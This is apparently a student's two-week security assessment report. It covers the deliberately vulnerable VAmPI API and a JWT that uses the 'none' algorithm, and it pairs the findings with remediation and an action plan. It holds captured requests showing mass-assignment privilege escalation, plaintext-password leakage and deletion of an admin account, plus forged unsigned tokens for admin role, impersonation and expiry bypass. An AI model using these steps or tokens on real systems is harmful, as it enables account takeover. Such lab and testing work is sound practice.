Cookies
Headers (18)
Test Results
200 OK
398 ms
964 B
Save Response
{} JSON
Preview
Visualize
success code indicating a user register successfully with admin property set to true.
{
"message": "Successfully registered. Login to receive an auth token.",
"status": "success"
}


VAmPI / users / v1 / login / Login to VAmPI
Save
Share
POST
{{baseUrl}} /users/v1/login
login endpoint
Send
Docs
Params
Authorization
Headers (10)
Body
Scripts
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
Schema
Beautify
{
"username": "attacker",
"password": "attacker123"
}
Body
Cookies
Headers (5)
Test Results
200 OK
6 ms
395 B
Save Response
{} JSON
Preview
Visualize
{
"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJleHAiOjE3NjgxOTI2ODYsImlhdCI6MTc2ODE3NDY4Niwic3ViIjoiYXR0YWNrZXIifQ.
RytlmvWK1SV1GQ6Y489Kpy7Vv3rOHexY6Oj4SHNliJ0",
"message": "Successfully logged in.",
"status": "success"
}
logged in successfully as seen shows 200 success code and also returned auth token in the response body


VAmPI / users / v1 / _debug / Retrieves all details for all users
Save
Share
GET
{{baseUrl}} /users/v1/_debug
Send
called the debug endpint to confirm the status of the attacker in the system
Docs
Params
Authorization
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Description
Bulk Edit
Key
Value
Description
Body
Cookies
Headers (5)
Test Results
200 OK
6 ms
681 B
Save Response
{} JSON
Preview
Visualize
{
"admin": false,
"email": "mail2@mail.com",
"password": "pass2",
"username": "name2"
},
{
"admin": true,
"email": "admin@mail.com",
"password": "pass1",
"username": "admin"
},
{
"admin": true,
"email": "user@tempmail.com",
"password": "attacker123",
"username": "attacker"
}
]
}
Attacker is registerd in the database as admin


VAmPI / users / v1 / {username} / Deletes user by username (Only Admins)
Save
Share
DELETE
{{baseUrl}} /users/v1/ :username
Send
Docs
Params
Authorization
Headers (8)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Description
Bulk Edit
Path Variables
username *
string
admin
Delete username
Attacker deleted a legit admin from the database
Body
Cookies
Headers (5)
Test Results
200 OK
21 ms
215 B
Save Response
{ } JSON
Preview
Visualize
{
"message": "User deleted.",
"status": "success"
}
200 success code and response body indicating it is a success


VAmPI / users / v1 / _debug / Retrieves all details for all users
Save
Share
GET
{{baseUrl}} /users/v1/_debug
Send
Docs
Params
Authorization
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Description
Bulk Edit
Body
Cookies
Headers (5)
Test Results
200 OK
6 ms
561 B
Save Response
{ } JSON
Preview
Visualize
{
"admin": false,
"email": "mail1@mail.com",
"password": "pass1",
"username": "name1"
},
{
"admin": false,
"email": "mail2@mail.com",
"password": "pass2",
"username": "name2"
},
{
"admin": true,
"email": "user@tempmail.com",
"password": "attacker123",
"username": "attacker"
}
]
}
confirming the admin details does not exist in the database again.

Impact: A malicious user can self-assign admin privileges through mass assignment and then delete legitimate administrator accounts. This results in full compromise of the application's administrative functions and loss of control by legitimate owners.
OWASP mapping: API4: Unrestricted resource consumption and mass assignment

Remediation:
Implement Allow-List Based Field Validation (Strongest Fix):
Only accept fields that are explicitly approved for assignment.
Reject all unexpected or sensitive parameters.

Conclusion & Final Action Plan

Overall posture: This report reveals three critical security weaknesses that align with the OWASP API Security Top 10. These represent fundamental flaws in authentication, authorization, and mass assignment, these issues would pose significant risk.
The API shows:
Complete authentication bypass through exposed debug endpoints
Critical authorization failures allowing unauthorized password changes
Mass assignment during registration allowing user to delete other users account
While the specification defines authentication mechanisms (bearerAuth security scheme), they are inconsistently applied. The debug endpoint completely bypasses authentication, and the password modification endpoint lacks proper authorization controls despite requiring authentication.

Top 5 Immediate Actions (Executive Checklist)
1. Remove debug endpoint immediately
Remove `/users/v1/_debug` from the production API specification and the backend implementation.
This endpoint exposes sensitive internal information and should not exist outside of development.
Verification:
Send a `GET /users/v1/_debug` request — it must return `404 Not Found`.

2. Implement object-level authorization

Add strict ownership checks for:
`PUT /users/v1/{username}/password`
Any user-modifying endpoint
Only the authenticated user should be able to modify their own password or profile.
Verification:
Attempt to change another user's password — the response **must be** `403 Forbidden`.

3. Fix Mass Assignment Vulnerability (Critical)
Sensitive fields like `role`, `isAdmin`, `permissions`, `accountStatus`, or `isVerified` must **not be updatable** through user-supplied input.
Required fixes:

- Remove dangerous fields from request bodies server-side
- Use allow-lists (not block-lists) when mapping user input
- Disable automatic model binding in the ORM

Validate input using schema-based validation (Joi, Pydantic, etc.)

4. Separate development from production environments
Create environment-specific API specifications.
Production API must exclude:

- Debug endpoints
- Internal admin/testing APIs
- Dev-only fields

Add automated CI/CD checks to block deployment if a debug route exists.

5. **Add authorization requirements to OpenAPI documentation**
Update the OpenAPI specification to properly document:

- Required tokens (bearerAuth)
- Required user roles
- Expected 403/401 responses
- Which fields are protected and read-only

This ensures developers implement correct authorization controls consistently.

End of week1 updated report.

WEEK 2 UPDATED REPORT

1 Executive Summary.

This report documents the updated security analysis conducted on a json web token(JWT). The primary objective was to identify 5 security weaknesses in the JWT. Analysis is done using different tools to find security vulnerabilities in the token e.g. jwt.io xjwt.io burpsuite and OAUth.tool reported in the initial report and now based on the feedback, the manipulation of token is reported here to show what attackers can do with a token base on how weak/strong the token is.

Sope:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYWRtaW4iLCJleHAiOjE2MDAwMDAwMDAsInJvbGUiOiJhZG1pbiIsInZhbGlkIjpmYWxzZX0.
```

A JWToken comprises 3 parts, the header, the payload and the signature.


The header tells us more about the type of token (typically "typ": "JWT") and the signing algorithm used (e.g., "alg": "HS256", "RS256").

- **The payload** contains: Claims (data) about the user or entity, Standard claims such as:iss → issuer,sub → subject (usually the user ID), exp → expiration time, iat → issued at, Custom claims such as: role: admin, permissions: ["read", "write"]

The payload is not encrypted; it is only Base64URL encoded, meaning anyone can decode and view the contents.

- **The signature**: Verifies that the token has not been tampered with, Confirms the token was created by a trusted issuer.


Decoding the target token in scope of this analysis resulted in the data below from jwt.io



Based on the decode output of the token, the manipulation that can occur with the token include:

1. **Attackers modified their user role to become admin:**
   Token generated for role modification
   `eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYXR0YWNrZXIiLCJleHAiOjE2MDAwMDAwMDAsInJvbGUiOiJhZG1pbiIsInZhbGlkIjp0cnVlfQ.`
   An attacker/malicious user all need to change their token role to admin to get

access to admin actions as shown in xjwt.io



2. **Impersonate any user**


   A blackhat can modify a user field to another user in the system and perform action against them, which can cost the user.

   As seen below, a malicious user is able to edit the user field to another user id

   Token generated on behalf of another user

   `eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYW5vdGhlcl91c2VyX2lkIiwiZXhwIjoxNjAwMDAwMDAwLCJyb2xlIjoidXNlciIsInZhbGlkIjp0cnVlfQ`

.




3. **Bypass expiration**

   The attacker can manipulate the token into a future time allowing it to last into the future.

   The expiration was modified to a time in future and generate a new token to be used by the attacker in the system

   `eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYXR0YWNrZXIiLCJle`

HAiOjk5OTk5OTk5OTksInJvbGUiOiJhZG1pbiIsInZhbGlkIjp0cnVlfQ.




4. **Add Tokens for Endpoints That Require Additional Claims**

   Some APIs restrict access based on claims like:

   - isVerified: true
   - isPremium: true
   - permissions: ['ADMIN_PANEL']

   Without a signature, attacker just adds them: as shown below



Token generated

eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYXR0YWNrZXIiLCJleHAiOjE2MDAwMDAwMDAsInJvbGUiOiJhZG1pbiIsInZhbGlkIjp0cnVlLCJwZXJtaXNzaW9ucyI6WyJBTEwiXX0.

Conclusion

The target token followed the standard of creating a token, while this might seem good, best practices should be followed to avoid unintended usage of the token, critical manipulations are done in which if exploited on the intended application will cause a very hazardous impact.

Challenges faced:

This is an analysis report and requires tools to decode the jwt given in scope. Some of the tools are able to identify the flaws in the token which made me understand what can make a token vulnerable and these tools helped also reduced the amount of research done to arrive at the report, overall I am able to understand better what a valid token should look like and what constitute an invalid token.

End of week2 Report!